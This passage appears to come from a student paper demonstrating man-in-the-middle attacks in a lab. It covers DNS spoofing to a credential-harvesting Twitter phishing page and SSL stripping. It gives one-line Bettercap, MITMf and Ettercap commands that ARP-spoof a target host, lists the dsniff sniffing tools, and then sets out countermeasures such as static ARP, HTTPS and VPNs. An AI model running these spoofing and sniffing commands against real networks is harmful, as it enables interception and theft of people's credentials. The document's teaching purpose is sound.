If the victim is clever enough to do a "nslookup twitter.com" he can see that the entry in the Domain Name Server for twitter.com has changed from a public ip address to a local ip address, just as on the figure 19.



Figure 18: Comparison of a nslookup query on twitter's domain name before and during dnsspoofing on the victim's browser

That means when the victim goes on login in twitter.com, his browser tells him he is on the right website as shown on figure 19. The only clue here is that this website is not secured with https (it could have been secured if the hacker took time to put his phishing website online and public and to set up a SSL certificate).



Figure 19: Dnsspoofed victim trying to connect on the twitter phishing page

But when he clicks on the submit button the POST request goes directly to the hacker's harvester and the victim is redirected to the real twitter, without knowing it. The figure 20 shows the harvested credentials.



Figure 20: Credentials successfuly harversted by the hacker in the setoolkit framework

3 Discussion

3.1 General Discussion

3.1.1 Other Tools :

There are quite a lot of pentesting tools that refer to this type of attack. Bettercap is the one used here because of its simplicity and the number of functionalities in it.

But this doesn't make the tool "better" than another. Each tool has its strengths and weaknesses and as pentesters it is important not to get locked into a particular tool and rather use different tool depending on each specific situation.

The famous other tools[5] that can be used in order to perform this kind of attack with their one line command use on the target example of this demonstration are the following :

Bettercap > v2.0 :

```
sudo bettercap -iface eth1 -eval "set net.sniff.output "dump.pcap"; set http.proxy.sslstrip true; set arp.spoof.fullduplex true; set arp.spoof.targets 192.168.111.132" -autostart "http.proxy, arp.spoof, dns.spoof net.sniff, events.stream" -gateway-override 192.168.111.2
```

Bettercap < v2.0 :

The new Bettercap has an unresolved issue submitted on the github page with sslstrip plugin not working correctly. So that's why it could be useful to downgrade to this version for it to work well. Here is the one-line to go for this version.

```
sudo bettercap -I eth0 -X –gateway 192.168.111.2 –target 192.168.111.132 –proxy –parsers POST
```

MITMF :

The most recent and most up to date framework [9], complex to install but easy to use and performs better sslstrip attack than Bettercap.

[5] We talk abobut linux tools here, see Cain & Abel or WinSniff for Windows.

```
sudo python mitmf.py -i eth1 –hsts –spoof –arp –dns –gateway 192.168.111.2 –targets 192.168.111.132
```

Ettercap :

```
sudo ettercap -T -i eth1 -M arp:remote /192.168.111.2/ /192.168.111.132/
```

Dsniff suite :

Dsniff is a suite of very basic but powerful tools that can be used separately or in combination/addition with other tools to specifically sniff for information. Here is the content of this package.

- arpspoof - Send out unrequested (and possibly forged) arp replies.
- dnsspoof - forge replies to arbitrary DNS address / pointer queries on the Local Area Network.
- dsniff - password sniffer for several protocols.
- filesnarf - saves selected files sniffed from NFS traffic.
- macof - flood the local network with random MAC addresses.
- mailsnarf - sniffs mail on the LAN and stores it in mbox format.
- msgsnarf - record selected messages from different Instant Messengers.
- sshmitm - SSH monkey-in-the-middle. proxies and sniffs SSH traffic.
- sshow - SSH traffic analyser.
- tcpkill - kills specified in-progress TCP connections.
- tcpnice - slow down specified TCP connections via "active" traffic shaping.
- urlsnarf - output selected URLs sniffed from HTTP traffic in CLF.
- webmitm - HTTP / HTTPS monkey-in-the-middle. transparently proxies.
- webspy - sends URLs sniffed from a client to your local browser

For instance a hacker can have a 4 windows layout terminal with urlsnarf, dsniff, mailsnarf and msgsnarf visible and running in background sslstrip and arpspoof.

Driftnet :

This small utility can be used alongside with the others to capture images on the network and display them onto the screen.
So let's suppose the victim searches for "birds", "emmanuel macron" and "coronavirus", the figure 21 is what the hackers get.



Figure 21: Displaying captured images on the network with driftnet utility

3.1.2 Wireless networks and adapters monitor mode

In real world situation if you are not connected with a cable to the network you can't just open a program and let it capture data. Your wireless network card adapter must be switched from managed mode to **monitor mode** in order to be able to keep other people packets. Else your network interface just grabs the ones intended for you. Some USB wireless adapters which can switch to that mode are available for purchase online on the amazon website for instance and these things are pretty cheap.

3.1.3 HSTS bypassing and SSLstrip

This is quite the fight of the hacker. The original Moxie Marlinspike's python script is not able to mount successful attacks against properly configured browser pre-cached HSTS websites, when these websites are accessed with HSTS-aware web browsers.

However, even in modern browser, it's possible to get sslstripped as the figure 22 shows.



Figure 22: Getting sslstripped on facebook website with latest firefox version after cleaning the cache

When these websites are accessed with HSTS un-aware browsers, the sslstrip module in these tools did its job brilliantly and we are able to capture the user credentials in plain text.
Obviously this is also valid for any websites which are not configured for HSTS or are incorrectly configured.

3.1.4 Wi-Fi eavesdropping

A more malicious way of spying people's connections is to intentionally set up a fake access point just for that purpose. In this case the attacker can really monitor the user's online activity to intercept login credentials, payment card information, and more even if the little padlock saying you are safe using this website because it uses https.

So when you see two public hotspots with similar names, sometimes behind one of them there is a bad guy trying to hack people. Be sure that the access point you connect to is really the one that the restaurant or coffee or the shop in front of you have set up. Else use a VPN (see 3.5).

3.1.5 Using a static ARP table

The victim could have set a static ARP with a little command (in windows XP):

```
arp -s 192.168.111.2 00-50-ea-8d-f4
```

That would have meant the victim has a permanent memory that IP Address 192.168.111.2 has MAC Address as 00:50:ea:8d:f4. When a hacker sends ARP Packet to deceive that 192.168.111.2 has other values of MAC Address, the victim which its Static ARP is assigned, will not update the value in ARP Table accordingly. Therefore, Static ARP is a good method to prevent ARP Spoof.

The issue is that you have to manually edit this table when you need to communicate with an other device.

3.2 Countermeasures

Thankfully, there are several things that can help us to be sure that critical pieces of information are not flying around in the air in clear text, just waiting for someone to harvest them.

3.3 Beware of phishing :

The first thing is : do not click on links sent to you by anyone, type them by hand and verify that they are not **phishing** pages. Phishing pages are websites designed to collect sensitive information like credit card, credentials or password and account by being disguised to look exactly like the real website you think your using. But they aren't those websites : they don't use the same domain name address.

3.4 Https everywhere :

The second thing is to be sure every site you visit is secured with **HTTPS**. That means it uses a valid and trusted SSL/TLS[6] certificate to encrypt the communication between your browser and the website server[6][2]. On modern browser you can check the certificate by looking at the green padlock icon on the left of the url bar just as on the screenshot in figure 23. And if the certificate has been altered by whatever entity to be able to monitor your activity[7] you can see the security warning message displayed by your browser as shown on the figure 24.



Figure 23: An example of a verified SSL/TLS certificate

[6]Secure Socket Layer/Transfer Layer Security two things that means the same
[7]Yes, your school does spy on you !



Figure 24: An example of an invalid SSL/TLS certificate

However when using an android or ios app you don't know whether or not your app is using https !

3.5 The ultimate solution, using a VPN :

Indeed, a good thing to do is to subscribe to a **trusted VPN** (Virtual Private Network) and use it, at least when using public networks. The figure 25 from surfshark website[4] illustrates the use of a VPN. In that case you can be sure everything that goes out and comes in your computer is encrypted and the only thing that a hacker can see while spying you is unreadable encrypted data. This way is probably the best way since even the access point itself can't read those data. There are a couple of good ones you can find on the internet : NordVPN, Windscribe, Surfshark, CyberGhost, ExpressVPN,....



Figure 25: Basic principle of a using a VPN

3.6 Conclusions

Man In The Middle attacks are the most dangerous issues you can be exposed to when connecting to a free open WiFi network. In this kind of attack, the attacker not only has the possibility to read, but also to modify all the requests you send over the Internet.

The goal of the attacker is to pretend to be one (or even 2) correspondent, using, for example:

- **ARP spoofing**: this is probably the most frequent case. If one of the interlocutors and the attacker are on the same local network, it is possible, even relatively easy, for the attacker to force communications to pass through his computer by exploiting the Address Resolution Protocol vulnerability, making your device thinking he is the router and the router thinking that he is your device. It is then quite simple to modify these communications;
- **DNS poisoning** (DNS spoofing): The attacker alters the DNS server to redirect real domain names to the ip address of his wish. Through this attack he can make phishing pages almost impossible for you to detect.
- **denial of service**: the attacker can for example block all communications before attacking a party. The computer can therefore no longer respond and the attacker can take his place.

In order to protect yourself from these kind of attack, you should at least verify that every website you visit has exactly the url it is supposed to have and that the little green padlock meaning it is encrypted by HTTPS is present. Indeed, if the attacker tries to read your messages he only sees encrypted data. Since not every site on the internet has a valid SSL certificate for HTTPS, using a trusted VPN is the best thing to do in this situation.

3.7 Future Work

Using Bettercap on WiFi networks with monitor mode seems a lot harder than using a cable and should have maybe been dissected in this paper. If I had more time, I would have bought a WiFi adapter, set up a new WiFi network with my phone, connect the Kali machine to this WiFi and also my computer but with the integrated network adapter, and try to do the same hacks.

Developing on some types of attacks that weren't demonstrated can be the way to follow to complete this paper such as for instance using a http proxy to do an XSS (Cross Site Scripting) attack and inject JS script onto every visited website. This script could be for example a payload made by the piece of software called BeEF (Browser Exploitation Framework again already installed in Kali Linux) that could let the hacker take control over the victim's browser, force the victim to download an app, show some important messages or just steal cookie sessions.

3.8 Call to action

